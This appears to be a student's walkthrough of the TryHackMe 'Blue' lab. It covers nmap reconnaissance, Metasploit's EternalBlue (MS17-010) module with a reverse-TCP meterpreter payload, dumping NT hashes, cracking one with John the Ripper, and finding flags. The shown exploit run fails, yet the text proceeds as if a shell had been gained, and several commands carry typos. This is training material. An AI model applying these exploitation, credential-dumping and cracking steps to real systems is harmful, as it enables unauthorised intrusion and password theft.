Report 1: TryHackMe - Blue

Task 1: Recon

Question 1: How many ports are open with a port number under 1000?

use nmap to find the open ports by using the following command

nmap -sV -p- -A ip (10.10.218.218) then we get the number of ports that are in open state.


Solution : 3 ports are open

Question 2: What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08-067)

Run the **vuln script by using Nmap** to find the vulnerability.

Command: nmap -Pn –script vuln 10.10.90.228

Solution : It's Vulnerable with 'SMBv1 server ms17-010' and the vulnerability is "ms17-010"



```
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49160/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attac
s/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 150.79 seconds
```

Task 2: Gain access

Exploit the machine and gain a foothold.

We start Metasploit and search for the vulnerability that we found during our initial recon.


msfconsole

msf6 > search ms17-010

Question 1: Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/........)

Solution: open Metasploit , and try to find the exploitation against 'SMBv1 server ms17-010'. By using **"search ms17-010"** command


Exploit is **exploit/windows/smb/ms17_010_eternalblue**



```
┌──(root㉿kali)-[/home/varun]
└─# msfconsole -q
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 Ete
rnalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 Ete
rnalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 Ete
rnalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB
 RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPU
LSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb
/smb_doublepulsar_rce

msf6 > use 0
```

Question 2: Show options and set the one required value. What is the name of this value? (All caps for submission)

Solutions: Check options by using the "show options " command.




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Onl
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only af
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Wind


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.108    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

We need to set the RHOSTS to our box IP address (in my case I need to set my LHOST to my tun0 IP).

Step 3: set RHOSTS 10.10.218.218 // ip of the machine

step 2: set LHOST 10.18.5.143 // ip of the vpn – tun




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.18.5.143
lhost ⇒ 10.18.5.143
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.218.218
rhosts ⇒ 10.10.218.218
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

0

Answer – RHOSTS

Now it’s time to run the exploit by using “run” command.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.18.5.143:4444
[*] 10.10.218.218:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.10.218.218:445     - Rex::ConnectionTimeout: The connection with (10.10.218.218:445) timed out.
[*] 10.10.218.218:445     - Scanned 1 of 1 hosts (100% complete)
[-] 10.10.218.218:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


Task 3 : ESCALATE

After getting into the shell, background the shell by using “ctrl+z” command and

Upgrade it to meterpreter.

Question 1: If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in Metasploit. What is the name of the post-module we will use? (Exact path, similar to the exploit we previously selected)

Step1 : We have to convert a sheel to meterpreter shell so tpe the command “search shell_to” because using that command we can convert it to meterpreter shell.



```
[-] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                 normal  No     Shell to Meterpreter Upgrad
e


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_mete
rpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Step 2: Type command “use 0” to use it.

Answer : post/multi/manage/shell_to_meterpreter

Question 2: Select this (use MODULE_PATH). Show options, what option are we required to change?

Solution: Type command “Sessions” to check all sessions I have – **SESSION**

Use the session available to exploit the machine .


Task 4: Cracking

In this task, we try to get the hash of the user password and crack it.

Question 1: Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

Here we use the “shell” command, then go to meterpreter session

We need the password which is in form of hash so we generate the hash by using the command **“hashdump”**



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 
```

We copy this hash and crack it using John The Ripper while using rockyou.txt wordlist.


By going to the files cd /usr/share/wordlists

Here we use John the Ripper a password cracking application

We copy this hash and crack it using John The Ripper while using rockyou.txt wordlist.

john --format=nt --wordlist=<path-to-wordlist> <hash>


john --format=nt --wordlist= /home/kali/Downloads/rockyuu.txt hash




```
└─$ john --format=nt --wordlist=/home/kali/Downloads/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:00 DONE (2021-06-21 10:28) 1.041g/s 10625Kp/s 10625Kc/s 10625KC/s alqueva1968..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

We get the password for the user Jon.

Within our elevated meterpreter shell, run the command ‘hashdump’. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?



```
[*] exec: john --help

John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bi
AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

--help                    Print usage summary
--single[=SECTION[,..]]   "Single crack" mode, using default or named rules
--single=:rule[,..]       Same, using "immediate" rule(s)
--single-seed=WORD[,WORD] Add static seed word(s) for all salts in single mode
--single-wordlist=FILE    *Short* wordlist with static seed words/morphemes
--single-user-seed=FILE   Wordlist with seeds per username (user:password[s]
                          format)
--single-pair-max=N       Override max. number of word pairs generated (6)
--no-single-pair          Disable single word pair generation
--[no-]single-retest-guess Override config for SingleRetestGuess
--wordlist[=FILE] --stdin Wordlist mode, read words from FILE or stdin
                  --pipe  like --stdin, but bulk reads, and allows rules
--rules[=SECTION[,..]]    Enable word mangling rules (for wordlist or PRINCE
                          modes), using default or named rules
```




```
┌──(root㉿kali)-[/home/varun]
└─# john --format=nt --wordlist=home/varun/Downloads rockyuu.txt hash
```

Answers: Jon

Copy this password hash to a file and research how to crack it. What is the cracked password?

Password is alqfna22




```
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, cons
Press 'q' or Ctrl-C to abort, almost any other key
alqfna22         (Jon)
1g 0:00:00:00 DONE (2022-10-24 20:14) 1.388g/s 1416
Use the "--show --format=NT" options to display all
Session completed.

┌──(root㉿kali)-[/usr/share/wordlists]
└─#

┌──(root㉿kali)-[/usr/share/wordlists]
└─# █
```

Task 5 : Finding Flags

Find the three flags planted on this machine. These are not traditional flags, rather, they're meant to represent key locations within the Windows system. Use the hints provided below to complete this room

As we have a meterpreter shell we could search for a file on the system.


We start by changing our directory to C:/ (root of system). We find the flag1.txt in the system root.



```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ../../
meterpreter > ls
Listing: C:\
============

Mode               Size   Type  Last modified              Name
----               ----   ----  -------------              ----
40777/rwxrwxrwx    0      dir   2009-07-13 23:18:56 -0400  $Recycle.Bin
40777/rwxrwxrwx    0      dir   2009-07-14 01:08:56 -0400  Documents and Settings
40777/rwxrwxrwx    0      dir   2009-07-13 23:20:08 -0400  PerfLogs
40555/r-xr-xr-x    4096   dir   2009-07-13 23:20:08 -0400  Program Files
40555/r-xr-xr-x    4096   dir   2009-07-13 23:20:08 -0400  Program Files (x86)
40777/rwxrwxrwx    4096   dir   2009-07-13 23:20:08 -0400  ProgramData
40777/rwxrwxrwx    0      dir   2018-12-12 22:13:22 -0500  Recovery
40777/rwxrwxrwx    4096   dir   2018-12-12 18:01:17 -0500  System Volume Information
40555/r-xr-xr-x    4096   dir   2009-07-13 23:20:08 -0400  Users
40777/rwxrwxrwx    16384  dir   2009-07-13 23:20:08 -0400  Windows
100666/rw-rw-rw-   24     fil   2018-12-12 22:47:39 -0500  flag1.txt
0000/---------     0      fif   1969-12-31 19:00:00 -0500  hiberfil.sys
0000/---------     0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

We could now directly search for the flags as we know the format of the file.

meterpreter > search -f flag*txt




```
meterpreter > search -f flag*.txt
Found 3 results...
    c:\flag1.txt (24 bytes)
    c:\Users\Jon\Documents\flag3.txt (37 bytes)
    c:\Windows\System32\config\flag2.txt (34 bytes)
meterpreter > 
```

We have found all the files on the system and and successfully completed the room. The flags represent key locations within the Windows system that we need to know.

Question 1 : Flag1? This flag can be found at the system root.


flag{access_the_machine}



```
more flag1.txt
flag{access_the_machine}

C:\>clear
clear
'clear' is not recognized as an internal or external command,
operable program or batch file.

C:\>more flag1.txt
more flag1.txt
flag{access_the_machine}

C:\>
```

Question 2 : Flag2?

flag{sam_database_elevated_access}




```
